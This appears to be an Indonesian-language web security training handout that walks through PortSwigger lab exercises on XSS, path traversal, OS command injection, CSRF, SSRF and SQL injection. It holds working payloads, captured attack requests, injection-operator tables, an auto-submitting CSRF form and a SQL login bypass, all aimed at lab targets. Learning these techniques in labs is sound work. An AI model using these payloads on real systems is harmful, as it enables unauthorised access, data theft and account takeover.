var query = (new URLSearchParams(window.location.search)).get('search');
if(query) {
    trackSearch(query);
}
```

Payload:

>

Hands On

Example 1:

DOM XSS in document.write

<https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>

Path Traversal

Path Traversal

Path Traversal, juga dikenal sebagai Directory Traversal, adalah sebuah kerentanan keamanan web yang memungkinkan penyerang untuk mengakses file dan direktori yang seharusnya tidak dapat dijangkau, seperti file konfigurasi, kode sumber, atau data sensitif lainnya di luar folder root sebuah web server. Tujuan utama serangan ini adalah untuk "melintasi" atau keluar dari direktori web yang diizinkan dan masuk ke sistem file server yang lebih dalam.

Path Taversal:

```
filename=../../etc/passwd
```


Hands On

Example 1 (Showcase):

Path Traversal Simple Case

<https://portswigger.net/web-security/file-path-traversal/lab-simple>

Example 2:

Path Traversal Travel Sequences stripped non-recursively

<https://portswigger.net/web-security/file-path-traversal/lab-sequences-stripped-non-recursively>



Command Injection

Command Injection

Command Injection (atau Injeksi Perintah) adalah salah satu kerentanan keamanan web yang paling berbahaya. Kerentanan ini memungkinkan penyerang untuk mengeksekusi perintah sistem operasi (OS) secara sewenang-wenang langsung pada server yang menjalankan aplikasi. Pada dasarnya, serangan ini menjembatani celah antara aplikasi web dan sistem operasi di bawahnya, memberikan penyerang akses yang setara dengan pengguna yang menjalankan aplikasi tersebut di server. Jika aplikasi berjalan dengan hak akses tinggi (seperti root atau administrator), dampaknya bisa menjadi bencana.

Gimana Caranya

Akar masalah Command Injection adalah kegagalan aplikasi untuk memvalidasi input pengguna sebelum meneruskannya ke shell sistem operasi. Penyerang memanfaatkan celah ini dengan menyisipkan karakter khusus, seperti ; atau &&, untuk menipu aplikasi agar menjalankan perintah tambahan yang berbahaya.



Dengan Command Injection, kita ingin menambahkan command tambahan. Biasanya kita akan menulis dengan "+%26(command)+%23"

+ → space

%26 → &

%23 → #

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target URL is `https://0a8900cd04e9fbf28051859c008400bd.web-security-academy.net`. The request is a POST to `/product/stock` with various headers and a body containing `productId=1+%26whoami+%23+&storeId=1`. The response is an HTTP/2 200 OK with `Content-Type: text/plain; charset=utf-8` and the body `peter.rUtjzU`, which is highlighted in red.

Request

```
1 POST /product/stock HTTP/2
2 Host: 0a8900cd04e9fbf28051859c008400bd.web-security-academy.net
3 Cookie: session=SHMALwKNSoyHMNQK2nP2CNU79PvrrC76
4 Content-Length: 36
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a8900cd04e9fbf28051859c008400bd.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a8900cd04e9fbf28051859c008400bd.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=1+%26whoami+%23+&storeId=1
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter.rUtjzU
7
```


Injection Type	Operators
SQL Injection	' ; -- /* */
Command Injection	; &&
LDAP Injection	* () & `
XPath Injection	' or and not substring concat count
OS Command Injection	; & `
Code Injection	' ; -- /* */ \$() \${} #{} %{} ^
Directory Traversal/File Path Traversal	../ ..\\ \\ %00
Object Injection	; & `
XQuery Injection	' ; -- /* */
Shellcode Injection	\\x \\u %u %n
Header Injection	\\n \\r\\n \\t %0d %0a %09

Injection Operator	Injection Character	URL-Encoded Character	Executed Command
Semicolon	;	%3b	Both
New Line	\\n	%0a	Both
Background	&	%26	Both (second output generally shown first)
Pipe	`	`	%7c
AND	&&	%26%26	Both (only if first succeeds)
OR	`		`
Sub-Shell	````	%60%60	Both (Linux-only)
Sub-Shell	\$()	%24%28%29	Both (Linux-only)

Hands On

Example 1 (Showcase):

OS Command Injection Simple Case

<https://portswigger.net/web-security/os-command-injection/lab-simple>

Request Forgery

Request Forgery

Request Forgery adalah jenis serangan di mana penyerang menipu sistem yang tepercaya untuk mengirimkan permintaan (request) berbahaya. Serangan ini terbagi menjadi dua kategori utama yang sangat berbeda: Cross-Site Request Forgery (CSRF) dan Server-Side Request Forgery (SSRF).


CSRF

CSRF adalah serangan yang memaksa pengguna yang telah terautentikasi untuk melakukan aksi yang tidak diinginkan di aplikasi web tanpa sepengetahuannya.

Cara Kerja CSRF:

- Pengguna Terautentikasi: Pengguna login ke situs web yang sah (contohnya, situs bank mereka).
- Pengguna Mengunjungi Situs Berbahaya: Pengguna kemudian membuka situs web yang dikendalikan oleh penyerang atau membuka email dari penyerang.
- Eksekusi Permintaan Berbahaya: Situs web berbahaya tersebut berisi kode tersembunyi (misalnya, formulir atau skrip) yang dirancang untuk mengirim permintaan ke situs web yang sah.
- Tindakan yang Tidak Disengaja: Situs web yang sah menerima permintaan palsu tersebut, termasuk cookie sesi pengguna, dan menjalankan tindakan itu karena menganggapnya sebagai permintaan asli dari pengguna.

Cross-Site Request Forgery Threat To Open Web Applications



Gimana Caranya

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Random@user.net

Update email

Request

1 POST /my-account/change-email HTTP/2
2 Host: 0a380015048de10a809603ec00230097.web-security-academy.net
3 Cookie: session=GewW3XpgKt4yUXbG4Ne1fUwSvDs0Veca
4 Content-Length: 23
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a380015048de10a809603ec00230097.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a380015048de10a809603ec00230097.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=Random%40user.net

Response

1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

Body:

```
<form method="POST" action="https://0a380015048de10a809603ec00230097.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="OmahTI@Academy.net">
</form>

<script>
  document.forms[0].submit();
</script>
```



Store

View exploit

Deliver exploit to victim

Access log

Congratulations, you solved the lab!

Share your skills!  

[Home](#)

My Account

Your username is: wiener

Your email is: OmahTI@Academy.net

Email


Update email

SSRF


Server-Side Request Forgery (SSRF) terjadi ketika sebuah aplikasi web mengambil sumber daya jarak jauh tanpa memvalidasi URL yang diberikan pengguna secara benar. Penyerang memanipulasi fungsionalitas aplikasi yang berfungsi untuk mengambil data dari URL eksternal.

Cara Kerja SSRF:

- Identifikasi Fitur Rentan: Penyerang mencari fungsi aplikasi yang menerima input berupa URL, seperti fitur untuk mengunggah file dari link.
- Membuat URL Berbahaya: Penyerang membuat URL yang menargetkan sistem internal, seperti alamat IP 127.0.0.1 (localhost) atau layanan metadata cloud.
- Memulai Serangan: URL berbahaya tersebut dimasukkan ke dalam aplikasi, menipunya untuk mengirimkan permintaan ke target internal itu.
- Mengekstrak Data: Server yang tertipu kemudian mengakses sumber daya internal dan berpotensi membocorkan informasi sensitif kepada penyerang.



Gimana Caranya



Description:

Get grilling on the go thanks to this super-handly BBQ Suitcase!

Have fun in the sun and take this practical BBQ with you. With its handy travel design, it's easy to pick up, clean and safety, the BBQ Suitcase is an ideal gift for any loved one this summer who's great at grilling. This stylish suitcase de music festivals.

It's coal powered too to guarantee that extra flavour for your food and its stainless steel design means it's easy to cle

London

Check stock

Request

```
1 POST /product/stock HTTP/2
2 Host: 0a5e00a8034fc9e184699a3a00750030.web-security-academy.net
3 Cookie: session=f9UpTaCZQm4vz8k7vH7VUeU28dXQapwP
4 Content-Length: 107
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a5e00a8034fc9e184699a3a00750030.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5e00a8034fc9e184699a3a00750030.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://localhost/admin
```

Request

```
1 POST /product/stock HTTP/2
2 Host: 0a5e00a8034fc9e184699a3a00750030.web-security-academy.net
3 Cookie: session=f9UpTaCZQm4vz8k7vH7VUeU28dXQapwP
4 Content-Length: 107
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a5e00a8034fc9e184699a3a00750030.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5e00a8034fc9e184699a3a00750030.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26stockId%3D1
```



```
37         </div>
38     </div>
39 </section>
40 </div>
41 <div theme="">
42     <section class="maincontainer">
43         <div class="container is-page">
44             <header class="navigation-header">
45                 <section class="top-links">
46                     <a href="/>Home
47
48                     </a>
49                     <p>
50                         |
51                     </p>
52                     <a href="/admin">
53                         Admin panel
54                     </a>
55                     <p>
56                         |
57                     </p>
58                     <a href="/my-account">
59                         My account
60                     </a>
61                     <p>
62                         |
63                     </p>
64                 </section>
65             </header>
66             <header class="notification-header">
```

Request	Response
<pre>1 POST /product/stock HTTP/2 2 Host: 0a5e00a8034fc9e184699a3a00750030.web-security-academy.net 3 Cookie: session=f9UpTaCZQm4vz8k7vH7VUeU28dXQapwP 4 Content-Length: 47 5 Sec-Ch-Ua-Platform: "Linux" 6 Accept-Language: en-US,en;q=0.9 7 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8" 8 Content-Type: application/x-www-form-urlencoded 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://0a5e00a8034fc9e184699a3a00750030.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://0a5e00a8034fc9e184699a3a00750030.web-security-academy.net/product?productId=1 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 stockApi=http://localhost/admin?username=carlos</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Cache-Control: no-cache 4 Set-Cookie: session=BHQmo4HhZqtCJrkOuuyffWoJWloyfA5B; Secure; HttpOnly; SameSite=None 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 3070 7 8 <!DOCTYPE html> 9 <html> 10 <head> 11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 12 <link href=/resources/css/labs.css rel=stylesheet> 13 <title> 14 Basic SSRF against the local server 15 </title> 16 </head> 17 <body> 18 <script src=/resources/labheader/js/labHeader.js> 19 </script> 20 <div id="academyLabHeader"> 21 <section class="academyLabBanner"> 22 <div class="container"> 23 <div class="logo"> 24 </div> 25 <div class="title-container"> 26 <h2> 27 Basic SSRF against the local server 28 </h2> 29 </div> 30 </div> 31 </section> 32 </div> 33 </body> 34 </html></pre>

```
<h1>
  Users
</h1>
<div>
  <span>
    wiener -
  </span>
  <a href="/admin/delete?username=wiener">
    Delete
  </a>
</div>
<div>
  <span>
    carlos -
  </span>
  <a href="/admin/delete?username=carlos">
    Delete
  </a>
</div>
</section>
```


Hands On

Example 1:

CSRF Vulnerability With No Defences:

<https://portswigger.net/web-security/csrf/lab-no-defenses>

Example 2:

SSRF Against The Local System

<https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>

SQL Injection

SQL Injection

SQL Injection (SQLi) adalah kerentanan keamanan web yang memungkinkan penyerang menyisipkan atau "menyuntikkan" perintah SQL (Structured Query Language) berbahaya ke dalam query yang dibuat oleh aplikasi ke basis datanya. Serangan ini mengeksploitasi kegagalan aplikasi dalam membersihkan (sanitasi) input dari pengguna, sehingga memungkinkan penyerang untuk melihat data yang seharusnya tidak dapat mereka lihat, memodifikasi atau menghapus data, dan bahkan berpotensi mendapatkan kendali penuh atas server basis data.


Gimana Caranya

Satu contoh paling basic: admin' or '1'='1

Maskudnya dari ini:

- > If username is admin
- OR
- > If 1=1 return true 'which always returns true'
- AND
- > if password is something

```
SELECT * FROM logins WHERE username='admin' OR '1'='1' AND password = 'something'
```




Gimana Caranya

Satu contoh paling basic: admin' or '1'='1

Maskudnya dari ini:

- > If username is admin
- OR
- > If 1=1 return true 'which always returns true'
- AND
- > if password is something

```
SELECT * FROM logins WHERE username='admin' OR '1'='1' AND password = 'something'
```



Hands On

Example 1 (Showcase):

SQL Injection Vulnerability Allowing Login Bypass

<https://portswigger.net/web-security/sql-injection/lab-login-bypass>

Example 2:

